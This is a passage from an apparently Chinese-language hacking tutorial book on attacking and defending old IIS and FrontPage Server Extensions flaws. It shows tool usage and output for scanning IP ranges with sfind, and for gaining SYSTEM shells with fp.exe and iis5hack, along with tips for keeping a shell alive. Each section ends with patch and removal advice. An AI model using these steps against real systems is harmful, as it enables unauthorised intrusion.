


图11




图12

在本地主机上输入**telnet 192.168.0.2 5277**，**5277**是winshell的默认监听端口，需要输入我们刚才设定的passwd：123，如图13，

winshell的使用方法可以用？查询，其中如果要执行shell命令，只要输入:s就会出现大家熟悉不过的命令行提示符："D:\WINNT\system32>"，这样我们又一次地把远程主机掌握在手里了。




图13




图14

解决方法：这个不是漏洞的漏洞真的很危险，你可以通过"服务器扩展管理"的"权限向导"设置来限制访问权限，如果你不需要FrontPage 2000服务器扩展，你可以删除此服务，删除方法：

1、打开一个命令行窗口，进入FPSE所在的驱动器，默认是C:\。

2、输入：cd \Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\bin

3、fpsrvadm -o uninstall -p all

2、FrontPage扩展服务远程溢出漏洞攻防

漏洞情况：FrontPage扩展服务除了上面介绍的漏洞外，它还存在一个严重的远程缓冲区溢出漏洞，可导致远程攻击者利用这个漏洞进行缓冲区溢出攻击，可能以FrontPage进程权限在系统上执行任意指令。

这个漏洞是由于FrontPage服务扩展的远程调试功能上存在缓冲区溢出，这个功能用于用户远程连接FrontPage服务扩展的服务器和远程调试内容使用，如Visual Interdev。攻击者成功利用这个漏洞可以以本地SYSTEM权限在系统上执行任意指令，然后在系统上执行任意操作，如安装程序，查看更改或删除数据，建立拥有全部权限的帐户等。受影响系统： Microsoft Windows XP SP1、Microsoft Windows 2000SP3。不受影响系统：Microsoft Windows NT、ME、2003。

测试攻击：如何在网上寻找FrontPage Server Extensions主机的方法上面已经介绍了，这里就不讲了，我们直接来看攻击测试。虽然这个漏洞是不久前（2003年的11月）被发现的，但目前网上也已经出现了这个漏洞的exploit以及编译好的攻击程序，利用这些攻击程序黑客能轻易获取漏洞主机的系统权限。

我们先来看此漏洞的溢出程序fp.exe，利用这个程序如果溢出成功后，它会在对方主机的9999端口上绑定一个Shell，我们只要连接到9999端口就可以执行cmd命令了。它的用法如下：

Usage：fp.exe [Target] <port>
eg：fp.exe 192.168.0.3 80

很简单吧，只要输入要攻击的目标主机地址以及其WEB服务端口就行，WEB服务端口一般通用的是80。

假如我们找到了一台FrontPage Server Extensions的WinXP主机，其WEB服务端口80，IP地址是192.168.1.11，我们来试着对它进行溢出攻击，打开命令行工具，输入：**fp 192.168.1.11 80**

程序自动一步步地进行溢出：

```
[*] Socket initialized...
[*] Checking for presence of fp30reg.dll... Found!
[*] Packet injected!
[*] Sleeping . . . . . .
[*] Connecting to host: 192.168.1.11 on port 9999
[*] Dropping to shell...
```

如果一切顺利，溢出成功的话，那就会直接出现对方主机的Shell，如图14，而且是system权限，你可以执行任意命令。如果在溢出过程中出现了错误，那就不可能出现Shell了。

解决方法：如果你不需要FrontPage扩展服务，那可以在系统安装时不加载FrontPage扩展服务。如果已经安装的，那可以使用IIS Lockdown工具来停止IIS web服务器上的FrontPage扩展服务。管理员也可在“添加/删除Windows 部件”里将“FrontPage Server Extensions”卸掉。Microsoft也已经为此漏洞发布了一个安全公告（MS03-051）和相应的补丁，补丁下载地址：http://www.microsoft.com/technet/security/bulletin/MS03-051.asp

第五章

7. Printer远程溢出漏洞攻防

漏洞情况：Printer漏洞全称是IIS 5.0 .printer ISAPI扩展远程缓冲溢出漏洞。Microsoft Windows 2000 IIS 5.0的打印ISAPI扩展接口建立了.printer扩展名到msw3prt.dll的映射关系，默认情况下该映射存在。该接口可以通过WEB远程调用打印机。处理.printer映射的msw3prt.dll存在一个缓冲区溢出漏洞，远程攻击者可以利用此漏洞通过溢出攻击在主机上以Local System的权限执行任意指令。

当远程用户提交对.printer的URL请求时，IIS 5.0调用msw3prt.dll解释该请求。由于msw3prt.dll缺乏缓冲区边界检查，远程用户可以提交一个精心构造的针对.printer的URL请求，其“Host:”域包含大约420字节的数据，此时在msw3prt.dll中发生典型的缓冲区溢出，潜在允许执行任意指令。通过构造适当的shell code脚本，攻击者可以以sytem用户身份远程通过web执行任何命令。而且溢出发生后，WEB服务停止响应，Windows 2000会检查到WEB服务停止响应，从而自动重启它，因此系统管理员很难意识到发生过攻击。受此漏洞影响的系统：正在运行Microsoft IIS 5.0的Microsoft Windows 2000 Professional/Server/ Datacenter/Advanced Server SP1。

ISAPI (Internet Services Application Programming Interface)因特网服务应用编程界面是一种能够使网络开发商通过编写能为网络服务器提供新的服务的自定义命令码来扩展网络服务器功能的一种技术。该自定义命令码既能在ISAPI过滤器中完成(当新的功能所提供一种较低水平的服务时)；也能在ISAPI扩展项中完成(当新的功能提供一种较高水平服务时)。这里受攻击的ISAPI扩展能执行网络打印协议IPP (IIS ISAPI Printer)，IPP能提供通过HTTP在网络打印请求的服务。例如，通过使用IPP，远离办公室的工作人员可以在网上传递打印任务给他连网工作区域的打印机并打印出来。

漏洞检测：检测.printer漏洞一般可以先向IIS发送“GET /NULL.printer HTTP/1.0\n”请求，然后再传送一超长的字符串给目标主机来检测是否存在Printer漏洞，网上许多扫描器都采用这个方法来检测.printer漏洞，sfind就是其中一个，它是一个DOS下运行的、采用多线程、扫描速度飞快的 .printer漏洞扫描器，使用方法：

```
sfind  扫描漏洞类型  开始IP地址  结束IP地址
-e     扫描.printer漏洞
```

如果要扫描192.168.0.1到192.168.0.255内所有存在.printer漏洞的主机，只要输入：

```
I:\>sfind -e 192.168.0.1 192.168.0.255
```

```
Scan Windows 2000  Hole Version 1.2
by Sunw 1999-2001. HTTP://sw_sun.myetang.com
192.168.0.1  .Printer  Remote Exploit.....OK
192.168.0.2  .Printer  Remote Exploit.....OK

255 Host Search Complete. Find 2 Hole!
Write For a Pscan.txt.....done.
```

发现两台有漏洞的主机，如图1，扫描完成后结果将自动写到sfind.txt中。




图1

此外还有许多扫描软件能扫描printer漏洞，x-way、x-scaner，流光等都专门做了针对printer漏洞的扫描，大家可以试试，像x-way中有一个“主机搜索”功能，打开它，在“搜索方式”里选中“.printer”漏洞，然后填入要扫描的IP段就开始搜索有.printer漏洞了，如图2。




图2

测试攻击：我们介绍了IIS ISAPI Printer远程溢出漏洞的具体情况了，与其他漏洞相比，printer漏洞有两个优点：一因为.printer漏洞溢出后IIS会自动重启，所以.printer漏洞可以反复被利用，不像其他的缓冲区溢出漏洞溢出一次后要等计算机重启后才能用第二次，所以利用.printer漏洞攻击不用怕中途断线，这是它的好处之一。二是它仅仅需要WIN2000打开80端口(http)或者443端口(https)就可以进行溢出，一般防火墙不会过滤这两个端口。

利用此漏洞黑客可以轻易地进入存在该漏洞的网站服务器，我们来看看其攻击过程。此漏洞公布后不久，有老外发布了针对此漏洞一个jill.c的exploit，现在网上流行的已经编译好的溢出攻击程序大都是在此基础上修改后得来的。其中比较著名的国产的.printer溢出程序是国内知名黑客Sunx写的IIS5hack.exe，如图3，它支持中文、英文、日文的IIS5.0版本。

溢出后直接在目标机器上开一个99端口的shell，它的使用说明如下：

```
用法：iis5hack <host > <port > <hosttype >
<host >：要溢出的主机
<port >：主机的WEB端口
<hosttype >：主机的类型
中文WIN2K：              0
中文WIN2K sp1：          1
英文WIN2K：              2
英文WIN2K，sp1：         3
日文WIN2K：              4
日文WIN2K，sp1：         5
```




图3




图4

假设现在我们已经找到一台IP为192.168.0.2的中文版本的Windows2000主机存在着printer漏洞，我们用IIS5hack来试着进行溢出攻击，打开cmd，输入：

```
I:\>iis5hack 192.168.0.2 80 0 (如图4)
iis5 remote .printer overflow. writen by sunx
     http://www.sunx.org
     for test only, dont used to hack, :p
connecting...
sending...
Now you can telnet to 99 port
good luck :)
// 溢出成功，你可以telnet到对方的99端口了！
I:\>telnet 192.168.0.2 99
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
D:\WINNT\system32>
……
```

已经进入目标主机，如图5，权限是system权限，到此黑客利用printer远程溢出漏洞入侵成功了，他可以进行任何活动了：增加、改变或者删除文件和网页、安装和运行程序……




图5

提示

IIS5hack溢出攻击时注意不要保留shell太长时间，用完就记得exit退出它，因为溢出成功后IIS会停止响应，在shell中敲exit可以使IIS自动重启，如果不敲exit直接断开telnet，那么以后仍然可以再次连接99端口继续使用原来的shell，但保留shell太长时间会导致shell和iis全都死掉。

其他的.printer漏洞攻击软件还有很多，像isno写的i5cnhack、小榕写的IIS5Exploit，其使用过程基本与iis5hack一样，不同的是isno的i5cnhack溢出成功后自动在目标主机的administrators组里建一个名为hax口令为hax的用户，而小榕的IIS5Exploit只适用于英文版，这里就不详细介绍了。

解决方法：这是一个非常危险的漏洞，但如果打过Windows2000 ServicePack2或ServicePack3的主机不存在这个漏洞。如果你的主机还没有打过SP2或SP3，那你要注意了，尽快打好补丁，补丁下载地址：http://www.microsoft.com/Downloads/...ReleaseID=29321。

如果你不能及时下载补丁，那你应该删除printer的脚本映射，具体步骤为：

1、打开“Internet服务管理器”。

2、在选中的服务器上按鼠标右键，选择“属性”，然后选择“主属性”中的“WWW服务”。

3、选择“编辑”，然后选择“主目录”，点击“配置”。

4、从“应用程序映射”栏中删除“.printer”项，如图6。





图6

8. ida&idq 远程溢出漏洞攻防

前面我们讲了.Printer ISAPI扩展远程缓冲溢出漏洞，这里我们要讲的是另一个与ISAPI扩展有关的漏洞：Windows IIS .ida/.idq ISAPI扩展远程缓冲区溢出漏洞。

漏洞情况：微软IIS默认安装情况下带了一个索引服务器（Index Server，在Windows 2000下为“Index Service”）。默认安装时，IIS支持两种脚本映射：管理脚本（.ida文件）、Internet数据查询脚本（.idq文件）。这两种脚本都由一个ISAPI扩展idq.dll来处理和解释。idq.dll实现上存在一个缓冲区溢出漏洞，远程攻击者可以利用此漏洞通过溢出攻击以“Local System”的权限在主机上执行任意指令。

由于idq.dll在处理某些URL请求时存在一个未经检查的缓冲区，如果攻击者提供一个特殊格式的URL，就可能引发一个缓冲区溢出。通过精心构造发送数据，攻击者可以改变程序执行流程，以执行自己的代码，而idq.dll是以system身份运行的，攻击者溢出成功后得到的权限也是system权限。由于此漏洞真正发生溢出的是idq.dll文件，所以也有人把此漏洞称为idq.dll远程溢出漏洞。受此漏洞影响的系统Microsoft IIS 4.0，Microsoft IIS 5.0- Microsoft Windows 2000 SP0/SP1/SP2,Microsoft Windows 2000 SP3 不受此漏洞影响。



